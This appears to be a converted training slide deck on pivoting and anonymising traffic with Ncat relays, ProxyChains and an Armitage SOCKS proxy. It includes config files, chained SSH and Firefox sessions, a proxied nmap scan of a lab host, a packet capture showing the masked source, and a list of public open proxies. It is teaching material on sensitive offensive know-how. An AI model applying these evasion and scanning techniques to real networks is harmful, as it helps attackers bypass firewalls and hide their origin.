


## Relays - Bond Movie




# Ncat - Relays

- ❑ Redirect data through ports allowed by firewall
- ❑ Bypass packet filtering devices




# Creating Two-Way Ncat Relays

- Attacker receives a shell on the target



# Proxy Chains

- Intercepts any TCP traffic on local machine and tunnels it over HTTP(S), SOCKS4 or SOCKS5 proxy servers
  - ❖ Requires complete TCP handshake → SYN, SYN/ACK, ACK
  - ❖ [proxychains.sourceforge.net](http://proxychains.sourceforge.net)
- Allows SSH, VNC, FTP or any app to tunnel through proxy servers
  - ❖ Generally chained together and encrypted
- Proxy chain: user-defined list of proxies chained together
- Different proxy types can be mixed in the same chain
  - ❖ Target sees Proxy 2 as source address



Tor (The Onion Router): [tor.eff.org/index.html.en](http://tor.eff.org/index.html.en)

# Proxy Chains

- Behavior controlled by /etc/proxychains.conf
  - ❖ Set list of proxy servers here
- Different chaining options supported
  - ❖ **Random** order from the list (user defined length of chain)
  - ❖ **Strict** (exact) order (as they appear in the list)
  - ❖ **Dynamic** order (smart—exclude dead proxies from chain)

# Proxy Chains - Proxchains.conf


```
strict_chain  
# ProxyList format  
#       type host port [user pass]  
# (values separated by 'tab' or 'blank')  
# Examples:  
#       socks5 192.168.67.78      1080    lamer  secret  
#       http    192.168.89.3       8080    justu  hidden  
# proxy types: http, socks4, socks5  
# defaults set to "tor"  port 9050  
socks4      127.0.0.1  1080  
socks4      10.1.5.34   1080  
socks4      10.1.0.154  1080
```

Default is strict ordering

Changed from tor (9050) to  
match my proxy set up in  
Armitage on localhost port  
1080 (SOCKS default)


# Setting Up a Proxy - Armitage

- Armitage offers a SOCKS proxy server



# Setting Up a Proxy - Armitage

- Traffic on local machine flows from proxychains to Armitage (port 1080) which is running a SOCKS proxy server



```
socks4 127.0.0.1    1080
socks4 10.1.5.34     1080
socks4 10.1.0.156    1080
```


# Tunneling Through Three Proxy Chains

```
root@kali:/etc# proxychains firefox www.google.com
```

ProxyChains-3.1 (http://proxychains.sf.net)

```
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.116:80 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.116:443 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.133:80 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 23.7.139.27:80 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.140:443 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.111:443 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.143:443 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.134:80 -><>-OK  
|S-chain| ->- 127.0.0.1:1080 ->- 10.1.5.34:1080 ->- 10.1.0.156:1080 -><>- 74.125.228.134:443 -><>-OK
```

Google's IP



# Tunneling Through Three Proxy Chains


```
root@kali:~# proxychains ssh administrator@10.1.0.161
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain| -<>-127.0.0.1:1080-<>-10.1.5.34:1080-<>-10.1.0.156:1080-<><>-10.1.0.161:22-<><>-OK
administrator@10.1.0.161's password:
```

Wireshark capture on 10.1.0.161

Request appears to be coming from 10.1.0.156

72	4.89680400	10.1.0.156	10.1.0.161	TCP	74	48789 > ssh [SYN] Seq=0 V
73	4.89686100	10.1.0.161	10.1.0.156	TCP	78	ssh > 48789 [SYN, ACK] Seq=1 Ack=75
74	4.89793700	10.1.0.156	10.1.0.161	TCP	66	48789 > ssh [ACK] Seq=1 Ack=76



# Nmap Proxy Chains Example

- ❑ `proxychains nmap -sT 10.1.0.8 -p 21,22,135,139`
  - ❖ Needs to complete the TCP handshake (-sT) → cannot use -sS


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# proxychains nmap -sT 10.1.0.8 -p 21,22,135,139
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-03 14:35 EST
|S-chain|->-127.0.0.1:1080-<><>-10.1.0.8:139-<><>-OK
|S-chain|->-127.0.0.1:1080-<><>-10.1.0.8:22-<-denied
|S-chain|->-127.0.0.1:1080-<><>-10.1.0.8:135-<><>-OK
|S-chain|->-127.0.0.1:1080-<><>-10.1.0.8:21-<-denied
Nmap scan report for 10.1.0.8
Host is up (0.0011s latency).
PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    closed  ssh
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
MAC Address: B8:CA:3A:BC:82:08 (Dell Pcba Test)

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~#
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# Nmap Proxy Chains Example

- Can also configure Putty and most other tools to use **one proxy**
  - ❖ Cannot control strict routing



# Got Proxies?

[www.xroxy.com/proxystart.htm](http://www.xroxy.com/proxystart.htm)

Proxy port	Type of proxy	SSL support	Country	Latency	Reliability			
Any port number	Any proxy type	Doesn't matter	Any country	Any latency	Any reliability			
Proxy selection details - sorted by <b>reliability</b> column, <b>descending</b>								
?	IP address	Port	Type ?	SSL ?	Country	Latency (msec) ?	Reliability (%) ? ▾	Details
⭐	5.9.60.41	16698	Socks4	true	Germany	30	100	<a href="#">Details</a>
⭐	14.156.145.61	1080	Socks4	true	China	30	100	<a href="#">Details</a>
⭐	119.82.240.177	1080	Socks4	true	Indonesia	30	100	<a href="#">Details</a>
⭐	221.1.215.138	1080	Socks4	true	China	30	100	<a href="#">Details</a>
⭐	202.4.116.214	1080	Socks4	true	Bangladesh	30	100	<a href="#">Details</a>
<a href="#">Proxy4Free</a> : <a href="#">Proxz lists</a> : <a href="#">Free Proxy</a> : <a href="#">Proxy Wiki</a> : <a href="#">ProxyLists</a> : <a href="#">My-Proxy</a> : <a href="#">FreeProxyLists</a>								
⭐	114.141.131.246	1080	Socks5	true	China	30	100	<a href="#">Details</a>
